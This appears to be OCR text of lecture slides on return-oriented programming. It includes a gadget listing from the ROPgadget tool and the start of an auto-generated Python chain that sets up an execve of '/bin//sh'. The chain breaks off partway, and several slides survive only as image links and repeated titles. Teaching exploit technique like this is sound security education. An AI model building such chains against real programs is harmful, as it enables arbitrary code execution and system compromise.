
ROP By Example




ROP By Example




ROP By Example




ROP By Example




ROP By Example



ROP By Example




ROP By Example



Stack grows down

Writes go up

ROP By Example



ROP By Example

call/ret’s can be chained!

Arbitrary code execution with not code uploaded

“Shellcode” consists of:

- Addresses of gadgets
- Arguments for gadgets (addresses, or immediates)
- NOT: assembler instructions

ROP Tools

Exploiting DEP: ROP Gadgets

ROPgadget

```
0x0000000000440608 : mov dword ptr [rdx], ecx ; ret
0x00000000004598b7 : mov eax, dword ptr [rax + 0xc] ; ret
0x0000000000431544 : mov eax, dword ptr [rax + 4] ; ret
0x000000000045a295 : mov eax, dword ptr [rax + 8] ; ret
0x00000000004a3788 : mov eax, dword ptr [rax + rdi*8] ; ret
0x0000000000493dec : mov eax, dword ptr [rdx + 8] ; ret
0x00000000004a36f7 : mov eax, dword ptr [rdx + rax*8] ; ret
0x0000000000493dc8 : mov eax, dword ptr [rsi + 8] ; ret
0x000000000043fbeb : mov eax, ebp ; pop rbp ; ret
0x00000000004220fa : mov eax, ebx ; pop rbx ; ret
0x0000000000495b90 : mov eax, ecx ; pop rbx ; ret
0x0000000000482498 : mov eax, edi ; pop rbx ; ret
0x0000000000437c11 : mov eax, edi ; ret
0x000000000042cfa1 : mov eax, edx ; pop rbx ; ret
0x000000000047d484 : mov eax, edx ; ret
0x000000000043de7e : mov ebp, esi ; jmp rax
0x0000000000499461 : mov ecx, esp ; jmp rax
0x00000000004324fb : mov edi, dword ptr [rbp] ; call rbx
0x0000000000443f34 : mov edi, dword ptr [rdi + 0x30] ; call rax
0x00000000004607e2 : mov edi, dword ptr [rdi] ; call rsi
0x000000000045c71e : mov edi, ebp ; call rax
0x0000000000491e33 : mov edi, ebp ; call rdx
0x00000000004a7a2d : mov edi, ebp ; nop ; call rax
0x000000000045c4c1 : mov edi, ebx ; call rax
```

ROPgadget

ROPgadget.py --ropchain

```
ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

        [+] Gadget found: 0x806f702 mov dword ptr [edx], ecx ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
        [-] Can't find the 'xor ecx, ecx' gadget. Try with another 'mov [r], r'

        [+] Gadget found: 0x808fe0d mov dword ptr [edx], eax ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x80c5126 pop eax ; ret
        [+] Gadget found: 0x80488b2 xor eax, eax ; ret

- Step 2 -- Init syscall number gadgets

        [+] Gadget found: 0x80488b2 xor eax, eax ; ret
        [+] Gadget found: 0x807030c inc eax ; ret

- Step 3 -- Init syscall arguments gadgets

        [+] Gadget found: 0x80481dd pop ebx ; ret
        [+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret

- Step 4 -- Syscall gadget

        [+] Gadget found: 0x804936d int 0x80

- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget v5.2

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4060) # @ .data
        p += pack('<I', 0x080c5126) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4064) # @ .data + 4
        p += pack('<I', 0x080c5126) # pop eax ; ret
        p += '//sh'
```

Some more ROP Infos

Some more ROP Infos

